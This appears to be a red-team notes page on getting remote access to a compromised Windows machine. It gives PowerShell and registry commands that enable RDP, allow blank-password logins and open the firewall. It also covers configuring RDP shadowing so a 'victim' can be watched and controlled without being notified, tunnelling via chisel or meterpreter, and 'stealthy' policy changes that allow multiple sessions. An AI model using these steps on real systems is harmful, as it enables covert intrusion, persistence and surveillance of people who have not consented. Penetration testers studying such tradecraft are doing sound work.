As an administrator shell:
# Type the following command to enable the remote desktop protocol and press Enter:
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -name "fDenyTSConnections" -value 0
# or via cmd.exe (didn't check if this work)
reg add "HKLM\System\CurrentControlSet\Control\TermServer" /v fDenyTSConnections /t REG_DWORD /f

# (Optional) enable blank password login : https://superuser.com/questions/106917/remote-desktop-without-a-password
Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\Lsa' -name "LimitBlankPasswordUse" -value 0

# (Optional) Type the following command to enable remote desktop through the Windows Firewall and press Enter:
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"

# Check your opened ports (RDP is TCP/3389)
netstat -abOnce you set the registry key (and allow the firewall rule) you can restart the RDP service:
Get-Service # list all the services
Get-Service -Name TermService # get info about rdp service
Start-Service -Name TermService # start rdp service
Restart-Service TermService # restart rdp service
Restart-Service -Name TermService
Stop-Service -Name TermService # stop rdp service
Use RDP shadowing
source : https://blog.bitsadmin.com/blog/spying-on-users-using-rdp-shadowing
Configuration
TODO
Don’t alert the victim
As mentioned before, by default, the user of the remote machine will be informed when someone is attempting to shadow or control their session. In order to silently allow the shadowing session, first the Shadow registry key needs to be configured. The registry of a remote system can be updated using several protocols, depending on the accessible ports and configuration of the services listening on those ports. Our aim is to set the Shadow value in HKLM\Software\Policies\Microsoft\Windows NT\Terminal Services on the remote machine to 2, which allows us to both view and control the session without the user being informed
connect over the internet
use vpn:
- wireguard
- openvpn
others:
- use chisel (see section : reverse forward a specific port)
- use autoroute (from meterpreter)
Once everything is setup, test you connection with a cli rdp client
sudo apt install freerdp2-x1
xfreerdp /u:"talion" /v:127.0.0.1:3389
Via Policy editor (Arnaud Method) (stealthy)
source : https://tecadmin.net/how-to-enable-multiple-rdp-sessions-on-windows-server/
- Open the start screen and type “Edit group policy” and launch it.
- Navigate to Computer Configuration >> Administrative Templates >> Windows Components >> Remote Desktop Services >> Remote Desktop Session Host >> Connections.
- Double click on “Set Restrict Remote Desktop Services user to a single Remote Desktop Services session and set this to Disabled.
- Next, double click on “Limit number of connections”, enable, and set the RD Maximum Connections allowed to 999999. But, just use 2 sessions that is free with Windows license but to allow more than 2 session required CAL license.

Once option are changes, it work right away